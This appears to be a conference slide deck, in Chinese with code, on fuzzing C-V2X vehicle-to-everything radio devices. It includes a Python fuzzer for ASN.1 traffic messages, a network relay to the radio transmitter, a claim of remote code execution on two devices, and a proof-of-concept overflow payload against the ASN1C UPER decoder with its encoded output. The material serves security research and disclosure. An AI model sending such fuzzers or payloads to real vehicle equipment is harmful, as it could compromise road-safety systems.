
```
BasicSafetyMessage ::= SEQUENCE {
    msgCnt MsgCount,
    id OCTET STRING(SIZE(8)),
    -- temperary vehicle ID
    secMark DSecond,
    timeConfidence TimeConfidence OPTIONAL,
    pos Position3D,
    posAccuracy PositionalAccuracy OPTIONAL,
    -- Accuracy for GNSS system
    posConfidence PositionConfidenceSet OPTIONAL,
    -- Realtime position confidence
    transmission TransmissionState,
    speed Speed,
    heading Heading,
    angle SteeringWheelAngle OPTIONAL,
    motionCfd MotionConfidenceSet OPTIONAL,
    accelSet AccelerationSet4Way,
    brakes BrakeSystemStatus,
    size VehicleSize,
    vehicleClass VehicleClassification,
    -- VehicleClassification includes Basic VehicleClas
    safetyExt VehicleSafetyExtensions OPTIONAL,
    emergencyExt VehicleEmergencyExtensions OPTIONAL,
    ...
}


MsgCount ::= INTEGER (0..127)
DSecond  ::= INTEGER (0..65535)

```

```
from pwn import *
from asn.v2x import BSM
import os
import random
import threading
#context(log_level='debug')

optional = lambda : random.randint(0,1)

def random_ascii(size):
    tmp = ""
    for i in range(size):
        tmp += chr(random.randint(0,126))
    return tmp

def gen_BSM():
    tmp = {}
    tmp['msgCnt']       =   random.randint(0,127)
    tmp['id']           =   os.urandom(8)
    tmp['secMark']      =   random.randint(0,65535)
    tmp['pos']          =   {'lat' : random.randint(-900000000,900000001),
                             'long': random.randint(-1799999999,1800000001)}
    tmp['transmission'] =   random.choice(['neutral', 'park', 'forwardGears','reverseGears',
                                           'reserved1','reserved2','reserved3','unavailable'])
    tmp['speed']        =   random.randint(0,8191)
    tmp['heading']      =   random.randint(0,240)
    tmp['accelSet']     =   {'lat' : random.randint(-2000,2001),
                             'long': random.randint(-2000,2001),
                             'vert': random.randint(-127,127),
                             'yaw' : random.randint(-32767,32767)}
    tmp['brakes']       =   {}
    tmp['size']         =   {'width' : random.randint(0,1023),
                             'length': random.randint(0,4095)}
    tmp['vehicleClass'] =   {'classification': random.randint(0,255)}

    # --- OPTIONAL ---

    # elevation Elevation OPTIONAL
    if(optional()): tmp['pos']['elevation'] = random.randint(-4096,61439)

    # height VehicleHeight OPTIONAL
    if(optional()): tmp['size']['height']   = random.randint(0,127)
```

```
from pwn import *
from asn.v2x import BSM
import os
import random
import threading
#context(log_level='debug')

optional = lambda : random.randint(0,1)

def random_ascii(size):
    tmp = ""
    for i in range(size):
        tmp += chr(random.randint(0,126))
    return tmp

def gen_BSM():...

def gen_SPAT():...

def gen_RSM():...

def gen_RSI():...

def gen_MAP():...

func_list = [gen_BSM,gen_SPAT,gen_RSM,gen_RSI,gen_MAP]

oldpid = 0

def save_payload(payload,raw):...

tcp_close = False
tcp_init  = False

def init_tcp():...

def init_check_by_tcp():...

def check_by_tcp():...

def attack(payload):...

def reboot():...

def fuzz_loop():

    init_check_by_tcp()
    while(1):
        if(tcp_init):break
        sleep(1)

    while(1):
        raw     = func_list[random.randint(0,4)]()
        payload = BSM.MessageFrame.to_uper(raw)
        for j in range(5):
            print("[+] send_raw: "+str(raw))
            attack(payload)
        sleep(0.1)
        if(check_by_tcp()):
            save_payload(payload,raw)
            # my alert
            os.system("gtimeout 5 alert true &")
            reboot()

fuzz_loop()
```

Fuzzing实现：数据发送

PC通过以太网把生成的数据发给 i.MX6



```
198     char buf[70000];
199     struct sockaddr_in server_addr;
200     bzero(&server_addr, sizeof(struct sockaddr_in));
201     server_addr.sin_family = AF_INET;
202     server_addr.sin_addr.s_addr = htonl(INADDR_ANY);
203     server_addr.sin_port = htons(8888);
204
205     int ss = socket(AF_INET, SOCK_STREAM, 0);
206             bind(ss, (struct sockaddr*)&server_addr, si
207             listen(ss, 20);
208
209     while(1){
210         int c = accept(ss,NULL,NULL);
211         while(1){
212             int length =0;
213             int alreay_read = 0;
214             int tmp_read = 0;
215
216             int tmp = read(c,&length,4);
217
218             if(!tmp) break;
219
220             printf("\n[+]len: %d\n",length);
221             memset(buf,0,70000);
222
223             while(alreay_read<length){
224                 tmp_read = read(c, buf + alreay_read, le
225                 alreay_read += tmp_read;
226             }
227
228             printf("[+]alreay_read: %d\n",alreay_read);
229             sampleSpsTx(buf,alreay_read);
230         }
231         close(c);
232     }
```

从以太网转给cv2x发包函数

Fuzzing实现：结果

2个设备，4个洞，已RCE！

子活动：2022智能网联汽车漏洞挖掘赛暨ICV信息安全高峰论坛

GoGoHack SECURE CONNECTED WORLD | 犬安科技 GoGoByte

彩蛋

彩蛋：3079中的一个风险点

```
Description ::= CHOICE{
    textString IA5String    (SIZE(1..512)),
    textGB2312 OCTET STRING (SIZE(2..512))
}
```

对于变长字段，UPER编码会存在长度字段，并且会根据长度区间进行优化，长度字段为0表示最小值

```
>>> bin(512)
'0b1000000000'
>>> bin(512-2)
'0b111111110'
```

因此，最长的textGB2312成员UPER编码后为：
111111110 | 'a'*512

那显然可以构造：
111111111 | 'a'*513　　// 开源的ASN1C可以解析，存在单字节溢出的风险

彩蛋：3079中的一个风险点

```
<MessageFrame>
    <rsiFrame>
        <msgCnt>0</msgCnt>
        <id>31 32 33 34 35 36 37 38</id>
        <refPos>
            <lat>0</lat>
            <long>0</long>
        </refPos>
        <rtss>
            <RTSData>
                <rtsId>0</rtsId>
                <signType>0</signType>
                <description>
                    <textGB2312>
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
                        61
                    </textGB2312>
                </description>
            </RTSData>
        </rtss>
```

```
870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3
870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3
870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3
870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3
870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3
870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3
870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3
870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3
870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3870e1c3
870e1c3870e1c3870e1c20
➜  bug python3
Python 3.9.7 (default, Oct 13 2021, 06:45:31)
[Clang 13.0.0 (clang-1300.0.29.3)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> len('aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaa')
512
>>>
➜  bug python3
Python 3.9.7 (default, Oct 13 2021, 06:45:31)
[Clang 13.0.0 (clang-1300.0.29.3)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>>
➜  bug python3 gen.py
[proc] module BSM (oid: []): 230 ASN.1 assignments found
--- compilation cycle ---
--- verifications ---
[proc] ASN.1 modules processed: ['BSM']
[proc] ASN.1 objects compiled: 163 types, 0 sets, 66 values
[proc] done
['_IMPL_', '_USER_', 'BSM']
➜  bug python3 exp.py
4100626466686a6c6e706b49d200d693a3fe040000003ff6161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161616161616161616161616
161616161616161616161616161616161616161616161616161616161616161610
➜  bug
```

GoGoHack SECURE CONNECTED WORLD | 犬安科技 GoGoByte

Thanks for listening

车联网信息安全研讨会

Secure connected world